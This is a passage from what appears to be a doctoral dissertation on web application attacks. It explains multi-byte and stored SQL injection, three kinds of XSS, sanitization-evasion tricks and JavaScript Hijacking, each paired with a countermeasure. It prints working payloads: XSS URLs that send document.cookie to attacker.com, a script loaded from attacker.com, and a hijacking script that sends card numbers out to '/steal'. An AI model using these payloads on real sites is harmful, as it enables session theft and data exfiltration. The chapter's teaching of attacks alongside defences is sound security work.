In a multi-byte attack, a multi-byte character hides a backslash that is embedded in the process of sanitizing for escaping a quote. For example, since theaddslashes() function in PHP changes a single-quote “’” into a set of a backslash and a single quote “\’”, a user-supplied input “0x97’ or 1=1” can be expected to change into “0x97\’ or 1=1”. However, in the Shift_JIS character set, “0x97’ or 1=1” is changed into “予’ or 1=1”, in which the single quote is not sanitized properly. At the ascii code level, “0x97’” becomes0x9727(“’” is0x27). Theaddslashes()function changes 0x9727to0x975c27because “’” (0x27) is changed to “\’” (0x5c27). When this byte sequence (0x975c27) is interpreted in Shift_JIS, it becomes “予’” because 0x975c represents a multi-byte character “予” in Shift_JIS. In this way, a multi-byte character hides a backslash. Similarly, a multi-byte attack is also possible in UTF-8, UTF-16, BIG5, and GBK character sets, if a backslash is preceded by a byte code that does not represent a letter or a digit or a symbol (0x20∼0x7e).
The cause of a multi-byte SQL injection vulnerability lies in byte-sequence han-dling ofaddslashes() function. Instead of this function, we can avoid this type of vulnerability by usingmysql_real_escape_string(), prepared statements, or any of the major database abstraction libraries.
2.1.3
Stored SQL Injection
A stored SQL injection is a special type of SQL injection, which can be used in both a singular and a combination attack. In a stored attack, an attack code is stored tem-porarily in the web application or persistently in the database, and later an SQL query containing the attack code is issued to the database in response to a certain request. To execute a stored attack, we first need to identify an attack point in an HTTP request of
which value can be persistently stored at the server-side. For a stored attack, we espe-cially call such an attack point as apersistentparameter, and an attack to the persistent parameter is known as astoredSQL injection orsecond-orderSQL injection [13].
For example, a request R1 contains a persistent parameter p1 but does not trigger
an issue of any SQL query. The second requestR2 neither contains any parameter nor
issues an SQL query. And the third request R3 has no parameters but issues an SQL
query that contains the value of p1. In a real world web application, a stored SQL
injection vulnerability appears, for example, in a user account edit page. Suppose that a vulnerability lies in an input field for modifying a user’s address, and the field is used for searching neighbors using the address. If an attacker exploits the field with an attack code, the attack is executed when other clients request the web page that displays attacker’s neighbors because the attack code is embedded into an SQL query for fetching other users information near the attacker’s address.
A stored SQL injection can be prevented by sanitizing with the same approaches introduced in the sections for singular and combination attacks, since a stored attack is a subset of either a singular or a combination attack.
2.2
Cross-site Scripting (XSS)
Cross-site scripting (XSS) is a type of web application attack that allows an attacker to inject a malicious script into a web page viewed by other clients. It enables the attacker to access any cookies, session tokens, or other personal information retained by a user’s browser. XSS are classified into three categories: reflected, stored, and DOM-basedXSS.
The traditional type of XSS emerged with the advent of CGI technology that dy-namically generates a web page according to a client’s request. This traditional type of XSS is called a reflected XSS. The adoption of the Web 2.0 technology1, such as the
use of persistent data and Ajax, introduced new types of XSS:stored XSS and DOM-based XSS. Both novel XSS attacks are more powerful than the traditional reflected XSS. Stored XSS is indiscriminate, because all users visiting a compromised website are subject to the attack. Stored XSS occurs when data provided by an attacker is per-sistently stored at the server side and is later displayed to other users in a web page. DOM-based XSS is stealthy because the attack data does not appear in a raw HTML page. Instead, it is processed on the client side, typically by JavaScript.
According to WhiteHat [11], XSS is the most prevalent web application vulnera-bility during 2010; 71% of web applications are vulnerable to XSS. In this section, we
1We consider Web 2.0 from the viewpoint of interactive websites with storing persistent data, in
which users can communicate with other users or change website content, in contrast to non-interactive websites where users are limited to viewing static web pages.
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
describe the three major XSS types and sanitization evasion techniques to successfully exploit XSS vulnerabilities.
2.2.1
Reflected XSS
AreflectedXSS (also known as a non-persistent or Type 1 XSS) is the traditional form of XSS. A reflected XSS vulnerability lies in a web application in which a user input is embedded into a response page. An attacker, in the simplest attack scenario, makes a malicious link containing an attack code and lures the victim into clicking on it to send a request to the web application. When receiving the response that the web application generated in reply to the request, the browser loads and automatically executes the attack code embedded into the response. As a result, the browser sends cookies or other sensitive data to the attacker.
Suppose a web application creates the following HTML page in reply to a client request.
<html><body>Hello, ø1!!!
<div data=’ø2’>< /div></body></html>(øi: target slot)
In this web application, by accessing with the following URL, the user name and data are embedded into the target slots ø1and ø2, respectively.
http://vulnerable.com/?name=xyz&data=555
An attacker is able to inject an attack code into the response document for executing an arbitrary JavaScript on the client browser by making a client click on the following link.
http://vulnerable.com/?name=<script>document.location=
’http://attacker.com/?’+document.cookie;</script>&data=555
In this URL, the name value contains an HTML script tag. The resulting response as shown below has the script tag in the slot where a user name was supposed to appear.
<html><body>Hello, <script>document.location=
’http://attacker.com/?’+document.cookie;</script>!!!
<div data=’555’>< /div></body></html>
When the client browser loads this response, this script is executed automatically, and the client’s cookie is sent to the attacker’s server (attacker.com). By using this cookie for accessing the vulnerable web application, the attacker is able to spoof the client’s identity and perform any action the client is able to do. In this XSS example, the injected script tag changed the syntactical meaning of the response HTML document, thus the client browser executed the malicious script in the script tag.
Similarly, an attack is also available to ø2 by using the following attack code into
’ onmouseover=’document.location=
"http://attacker.com/?"+document.cookie;
This attack code closes the single quote of thedatavalue in the resulting HTML doc-ument and inject a new HTML attribute (onmouseover). Because theonmouseover attribute activates the JavaScript event when the client mouse pointer enters the div element, the client browser sends his cookie to the attacker.
As shown above, by injecting an HTML tag or a new HTML attribute, the structure of the response document is altered to execute the attack codes. In addition, the two example shows that an attacker needs to inject attack codes according to each slot where the attack codes appear, so that it can alter the syntactical meaning of the document.
Same as the prevention technique against SQL injection, sanitizing is also an ef-fective countermeasure against XSS attacks. To prevent an attack from altering the structure of the response document, a web application program needs to convert spe-cial characters to safe ones. For example, “<” and “>” denote “<” and “>” in HTML entity encoding, respectively. The characters in HTML entity encoding are treated as syntactically meaningless characters. This sanitizing process is usu-ally wrapped in programming languages or libraries. For example, PHP provides the htmlspecialchars()method for converting potentially harmful characters into their escaped HTML entity equivalents. The developer of web applications are highly rec-ommended to use these functions.
2.2.2
Stored XSS
A stored XSS (also known as a persistent, second-order, or Type 2 XSS) is a recent type of XSS, having emerged with the integration of the web and data stores. In stored XSS, a user-supplied input is stored (typically in a database) for later use in creating the pages that will be sent to other users. This type of XSS is indiscriminate because the injected code works on all viewers’ browsers. For example, a forum website in which a client can post a comment about a topic and other clients can view it later. On this website, an attacker sends a request for posting a new comment that contains an attack code. If the comment is not properly sanitized, the attack code can be activated on the browsers of clients who open the web page containing the comment.
For preventing a stored XSS, since the mechanism that an attack code appears in a response document is the same as that in a reflected XSS, it is also effective to sanitize user-supplied inputs before embedding the attack codes into the response document.
2.2.3
DOM-based XSS
DOM [14] stands for the Document Object Model that is an application programming interface (API) for HTML, XHTML and XML documents. It defines the logical
struc-CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
ture of documents and can be accessed via languages implemented in the browser, such as JavaScript, JScript, ECMAScript, and VBScript. Programs and scripts written in these languages can dynamically add, delete, and manipulate styles, attributes, and el-ements in the documents.
A DOM-based [15] XSS (also known as a local, or Type 0 XSS) is another re-cent type of XSS attack, which has emerged with the advent of Ajax (Asynchronous JavaScript and XML) technology. In a DOM-based XSS, a user-supplied input is im-mediately processed solely on the client side, without any interaction with the web application.
Suppose the URL of a vulnerable web page is “http://hostname/index.html”, and the response HTML document contains the following JavaScript code.
<script>
var p=document.URL.indexOf("echo=")+5;
document.write(document.URL.substring(p,document.URL.length)); </script>
Because the JavaScript function “document.write” prints its arguments on the re-sponse document, this script dynamically constructs a web page on the client browser for displaying the value of the echo parameter at the end of the URL. For exam-ple, a client accesses the web page with the following URL, the web page displays “Hello!!”.
http://hostname/index.html?echo=Hello!!
If the echo parameter is not properly sanitized, the following request results in the execution of a malicious script that steals a cookie from the victim’s browser.
http://hostname/index.html?echo=<script>document.location=
’http://attacker.com/?’+document.cookie;</script>
In DOM-based XSS, no attack code is embedded into a raw response document but is dynamically done by the browser after it loads the document, while the other XSS techniques embeds an attack code at the server-side. Therefore, DOM-based XSS is difficult to detect at the server side. In the example above, although it can be possible to detect an attack from the URL used for fetching a document, this server-side detection becomes completely unavailable when a fragment identifier is used for passing an attack code. A fragment identifier is the optional last part of a URL after a hash mark (#). It is not sent to the web application but typically is used for constructing a web page after fetching a document or navigating the HTML document. If a web application prints the fragment identifier without securing it, a DOM-based XSS is not only successful but the web application cannot detect the attack at all.
For securing a web application from DOM-based XSS, a web application has to be implemented to make a secure response. The script in the response has to contain sani-tizing functions that convert harmful characters extracted from the URL into safe ones. The countermeasure against other types of XSS is also effective in preventing DOM-based XSS if it is implemented on the client side program, since the attack mechanism of activating a script is the same as other types of XSS, such as creating a new script tag or a new JavaScript node.
2.2.4
Sanitization Evasion
Sanitizing is a well-known effective technique for preventing XSS. There are, however, some techniques that evade sanitizing so as to successfully exploit XSS vulnerabilities. To write sanitizing code correctly, developers must be familiar with many aspects of encodings and browser-specific behaviors. Here, we introducebrowser quirksand three encoding-related techniques:character encoding,UTF-7, andcombination.
2.2.4.1 XSS with Browser Quirks
Abrowser quirkis a peculiar behavior of a browser and is caused by incomplete imple-mentation or impleimple-mentation of ambiguous parts of browser standards. Any browser quirk only works on specific browsers. For example, the following code only works in Opera and old versions of IE.
<img src="javascript:alert(’xss’);">
The following code only works in Safari 4 and 5.
<script src="\\attacker.com\xss.js"></script>
It is troublesome that quirks vary among browsers. Even worse, quirks are complex to model and not entirely understood. To build a secure web application, the developers must check whether it is safe under different browser environments. Interested readers can refer to [16, 17] for other browser quirks.
2.2.4.2 XSS with Character Encoding
In a character encoding attack, an attacker can bypass sanitizing functions by encod-ing the attack code in another format. For example, the strencod-ing “javascript” looks completely different in HTML hex encoding as follows .
javascript
In addition to the HTML hex encoding, characters can also be encoded in URL, UTF-8 Unicode, Long UTF-8 Unicode, and other encodings. The following is some examples for expressing a left angle bracket (<) in various encodings.
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
%3C,<,<,<,<,<,<,<,<,<, <,<,<,<,<,<, \x3c,\x3C,\u003c,\u003C
Although this level of encoding is automatically decoded at the web application and browser, a misunderstanding about the intended character set between the server and browser may enable an attacker to execute an XSS. To prevent this issue, it is important to specify a single encoding, such as UTF-8, for all communications.
2.2.4.3 UTF-7 XSS
A UTF-7 XSS [18] executes an XSS attack using UTF-7 encoded script for evading sanitizing functions. If the encoded script is not decoded in the web application pro-gram, this attack can bypass the sanitizing functions. The attack can be successful if a client browser recognizes that the web page is written in UTF-7, decodes it, and activates the script.
The script tag “<script>” becomes “+ADw-script+AD4-” in UTF-7. The en-coded string has no meta-characters such as “<” and “>”, so this string can bypass sanitizing functions. When the character set of a response document is not specified, the browser tries to determine the proper charset. If the browser recognizes the docu-ment as written in UTF-7, it will execute the malicious script written in UTF-7.
The reason that a UTF-7 XSS can be successful is because a client browser decodes the web page in UTF-7 encoding, even when the web application does not intend so. The browser automatically infers the encoding of a web page as UTF-7 when an en-coded string is located before ametatag that specifies the encoding of the web page or an improper encoding is specified in themetatag. Using this mechanism, an attacker injects a UTF-7 encoded string before themetatag to successfully make the victim’s browser render the web page in UTF-7.
To prevent UTF-7 attacks, every web page must clearly specify the correct encoding before the place where a user-supplied input appears in the web page. By specifying the correct encoding, the browser will not render the web page in UTF-7 even when a string encoded in UTF-7 is injected into the web page. For example, the developer of web application needs to specify the following HTML tag within the header element before any user-supplied input, which indicates the web page is written in Shift_JIS encoding.
<meta http-equiv="Content-Type"
content="text/html; charset=Shift_JIS">
2.2.4.4 Combination XSS
Same as the combination attack in SQL injection, a combinationXSS targets several target slots at a time. In XSS, we have several techniques for executing combination
<span style="ø1">str1</span>
<span style="ø2">str2</span>
(i). Targets of a combination attack (øi: target point)
<span style="·>str1</span>
<span style= " onclick=alert(1) s=·>str2</span>
(ii). Exploitation example (Inserting “0x82” into ø1and “ onclick=alert(1) s=0x82” into
ø2. The gray background indicates the firststylevalue, and “·” represents a garbled character)
Figure 2.2: An example of combination attack in XSS (in Shift_JIS)
attack. We introduce here a combination attack that uses multi-byte characters.
Multi-byte characters used in a combination XSS are characters of Chinese, Japanese, Korean, and Unicode, such as BIG5, EUC-JP, EUC-KR, GB2312, SHIFT_JIS, and Unicode. In the example shown in Figure 2.2(i), user-supplied inputs are injected to ø1 and ø2 in Shift_JIS encoding. In Shift_JIS, “0x82” appears as the first byte
of a two-byte character. For example, the Japanese character “あ” is composed of “0x82A0”. If an attacker inserts “0x82” into ø1, some browsers can recognize “0x82”
as the first byte of a multi-byte character and regard the next byte as the second part of the character. Consequently, the style element of the firstspanin the example becomes “·>str1</span><span style=”, in which “·” represents a garbled character. If the attacker then injects “ onclick=alert(1) s=0x82” to ø2, the resulting code will be
that shown in Figure 2.2(ii) and a new HTML attribute “onclick” will be successfully injected.
To prevent multi-byte characters from changing the structure of a web page, the web application is required to filter out every unpaired byte, so that the web page can only deal with a correctly encoded string for the given encoding. Functions for converting character encodings is useful for this purpose. For example, PHP hasmb_convert_ encoding() function that converts the character encoding into another character en-coding, and this function filters out unpaired bytes. By specifying the same character encoding as follows, we can ensure that a web page has only correctly encoded strings.
$str = mb_convert_encoding($str, ’SJIS’, ’SJIS’);
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION !""#$%&'()*() +(,&#---./$#"/01 23&4('-01'(&5/"6&"6(& 7#./$/08'&'$)/-" 9#./$/08' :$)/-" ;)05'() <3&4(=8('" >3&?6(&7#./$/08'&'$)/-"& #8"07#"/$#..@&)(=8('"'& "6(&A:BC&D#"# E3&A:BC&D#"# '$)/-" A:BC A:BC&D#"# "0&,(&'"0.(1 F3&:(1D&A:BC&D#"#
Figure 2.3: JavaScript Hijacking
2.3
JavaScript Hijacking
JavaScript Hijacking is an attack in which an attacker can steal user’s sensitive infor-mation stored in JSON [2] format data that is retrieved from the web application via Ajax. This attack is also known as JSON Hijacking because this attack steals data con-tained in JSON. JSON (JavaScript Object Notation) is a structured data invented for easily, securely transferring data between web application and browser. Because JSON was designed to be a subset of JavaScript, a JSON data can be treated as an object in JavaScript program.
JavaScript Hijacking can be successful only against clients who uses older web browsers than Firefox version 2, because it exploits a flaw in the JavaScript interpreter implemented on those browser versions. We focused on this attack because Firefox 2 was one of the major browsers at the time when we investigated the technique to detect JavaScript Hijacking vulnerabilities (around August 2008). Statistics showed Firefox 2 accounts for 17.64% of all web browsers used in the world [20]. This ratio took third place after IE7(29.71%) and IE6(29.34%) .

Different from SQL injection and XSS in which an attacker sends a maliciously crafted attack, JavaScript Hijacking is a type of attack in which an attacker fetches and forwards client’s information without sending an attack. Figure 2.3 shows the execution process of JavaScript Hijacking. The attacker prepares a malicious script on his server, and lures a victim client to the attacker’s server by means of phishing, for example. In reply to the client request, the server returns a web page that contains the previously prepared malicious script. When the client browser loads the web page, the malicious script is activated and sends a request to the vulnerable web application for the client’s
1: <script>
2: /* Override the constructor of Object,
3: which is invoked when a new object is created. */
4: function Object() {
5: this.cardNum.setter = function(arg) {
6: var value = "";
7: for(fld in this)
8: value += fld + ":" + this[fld] + ",";
9: value += "cardNum:" + arg;
10: /* Send the obtained data to the attacker’s server. */
11: var req = new XMLHttpRequest();
12: req.open("GET","/steal?x="+value,true);
13: req.send(null);
14: }
15: }
16: </script>
17: <!-- Load the JSON data, which is evaluated as
18: JavaScript program. -->
19: <script src="http://victim.com/user.json"> 20: </script>
Figure 2.4: An attacker’s web page to activate JavaScript Hijacking in client browsers
sensitive data that can be retrieved only by the client browser. This data needs to be in the JSON format for successfully executing JavaScript Hijacking. When the browser receives the JSON data, the malicious script forwards it to the attacker’s server.

JavaScript Hijacking is successful because the JSON data is treated as an object in a JavaScript program. When the JSON data is evaluated as an object, the constructor ofObjectin the JavaScript language is automatically invoked. When the script made by an attacker overrides theObjectconstructor, the malicious script is also invoked.
For example, a web application that manages credit card numbers of clients stores client names and their card numbers in a file nameduser.jsonat the server side, and a client browser asynchronously requests his credit card number with an Ajax request. Suppose that theuser.jsonhas the following data.
[{"name":"yuji", "cardNum":"xxxxx-xxxxx-5903"}, {"name":"kono", "cardNum":"xxxxx-xxxxx-1174"}]
The attacker prepares his server to host a malicious script as shown in Figure 2.4. When the client accesses the web page that the attacker prepared, the browser loads the script from line 1 to 16 and requests the JSON data from the URL specified in thesrcattribute
CHAPTER 2. WEB APPLICATION ATTACKS AND PREVENTION
at line 19. The JavaScript interpreter evaluates the received data inuser.jsonas an array and also calls the Object constructor that is the parent prototype of the array object. Since the setter of thecardNumis overridden at line 5, all the value ofcardNum inuser.json are concatenated and stored into the variablevalue. Then, at line 12, the content of thevalueis sent to the attacker’s web page “/steal”.
To prevent JavaScript Hijacking, it is effective to insert a small JavaScript snippet that causes infinite loop (e.g., while(1);) or an exception throw (e.g., throw 1;) at the beginning of the JSON data. With these small program, the attacker’s script cannot reach the sensitive data even when the browser loads the JSON data and the data is evaluated as JavaScript program. By skipping the small snippet of the prevention program just before loading the JSON data, the legitimate web application can load the JSON data appropriately. In this example, the prevention program snippet becomes like this.
while(1);
[{"name":"yuji", "cardNum":"xxxxx-xxxxx-5903"}, {"name":"kono", "cardNum":"xxxxx-xxxxx-1174"}]
2.4
Summary
Web applications have become increasingly essential to our daily lives. Millions of clients use web applications to obtain information, perform financial transactions, and communicate with friends. Unfortunately, as these applications become popular, in-jection vulnerabilities such as SQL inin-jection and XSS has also become major security challenges for developers today. Sanitizing is an effective countermeasure against SQL injection and XSS. Even so, it is unfortunately a laborious, error-prone task for web application developers, because they must first identify all the potentially vulnerable points in their applications. Then, to write correct sanitizing code, they must under-stand the many sanitization-evasion techniques [16, 21, 22]. In addition, some web applications allow users to write certain HTML tags for a richer user experience. This also makes it difficult to properly sanitize all user inputs.
From the attacker’s point of view, an attack code is eventually embedded into the output that the web application generates, in the injection type of attack. The attacker is able to exploit a vulnerability by carefully creating an attack code for altering the syntactical structure of the output to activate an arbitrary malicious command. An attack code for SQL injection contains a malicious SQL command and is carefully created for altering the SQL structure of an SQL query to activate the command. In XSS, an attack code contains a script and is created for altering the response document structure, which is either of HTML, or JavaScript, or CSS, or any other document format that browser supports.
The difficulty in making a valid attack code is that it has to be made according to the syntax of each target slot, the point where the attack code appears in the output, since the attack code is embedded into a syntactically structured document such as SQL, HTML, JavaScript, or CSS. As shown here, an arbitrary command is injectable by altering the syntax of web application output. Failure to make an appropriate attack code that alters the syntax of the point where it appears results in an attack that can not alter the structure of the document, meaning that the attack is not able to make the command executable.
Chapter 3
RELATED WORK
In this section, we list work closely related to ours and discuss their pros and cons, and broadly classify them under three headings: (i) defensive coding with new language and security system, (ii) monitoring and prevention techniques at runtime, and (iii) techniques for vulnerability discovery. The research we propose in this dissertation belongs to the vulnerability discovery approach.
3.1
Defensive Coding with New Language and Security
System
Defensive Coding is an approach for securing web applications to be newly created in the future. This approach reduces or eliminates security sensitive coding that is prone to programming error. The common drawback of this approach is that legacy web applications must be rewritten to install the defensive system.
Currently, the use of aprepared statementis widely recommended for eliminat-ing SQL injection vulnerabilities. A prepared statement separates the values in a query from the structure of the SQL query. The programmer defines the skeleton of an SQL query and the actual value is applied to the skeleton at runtime. For example, the fol-lowing program written in Java creates a prepared statement that has two placeholders represented with “?”, to which actual values are applied.
String sql="SELECT * FROM users WHERE name=? AND age=?";
PreparedStatement ps = connection.prepareStatement(sql);
The following program applies actual values to the placeholders.
ps.setString(1, request.getParameter(name)); ps.setInt(2, request.getParameter(age));
Since this program binds the first placeholder to a string and the second to an integer, it is impossible to change the structure of the SQL query.
Blueprint [23] also proposed a binding mechanism similar to a prepared statement. It consists of a server-side component and a client-side script library for preventing XSS from altering the structure of HTML documents. In Blueprint, a web application is able to effectively take control of the browser’s parsing decisions, because existing web browsers cannot be entrusted to make script identification decisions in untrusted HTML documents due to the browsers’ unreliable parsing behavior. The server-side component gives instructions to the client-side library with its JavaScript library. Since JavaScript is supported on all modern browsers today, Blueprint requires no browser modification, but a web application requires installation of the Blueprint system.
New programming languages are also proposed both in industry and academia for implementing secure web applications. Facebook Markup Language (FBML) [6] and Yahoo! Markup Language (YML) [24] are HTML-like languages for, as these names indicate, Facebook and Yahoo respectively. They wrap sensitive operations that devel-opers typically had to implement manually, so that they can create secure applications. The resulting applications only work on those web sites or on web gadgets that provide part of the functions hosted on those web sites. BASS [25] is a declarative server-side scripting language that hides common and subtle coding details. It provides an ideal programming model where the server interacts only with a single client. This allows programmers to focus on the application logic without being distracted by common implementation details, thus improving productivity and security.
Several research have modified both browsers and servers to distinguish authorized from unauthorized scripts. Tahoma [26] and SOMA [5] ensures confidentiality of sensi-tive data by specifying approved external domains for sending or receiving information. This approach prevents a malicious script from sending the client’s sensitive informa-tion to the attacker’s server, even when a malicious script is injected into the response document and is activated by the browser. BEEP [27] also uses a server- and client-side collaboration technique. It uses a new protocol to communicate a set of authorized scripts created by web application developers. To enforce a policy of denying unau-thorized script execution, it also requires a modified browser that can understand the protocol.
3.2
Monitoring and Prevention at Runtime
This approach detects and prevents attacks at the runtime of web application in ser-vice. For example, packet filtering at the network level or in a server-side program is very effective for preventing any kind of web attack at runtime. A technique by Scott and Sharp [28] and the validator of Struts [29] both verify that a user-supplied input conforms to the predefined security policy before it is used in an application. The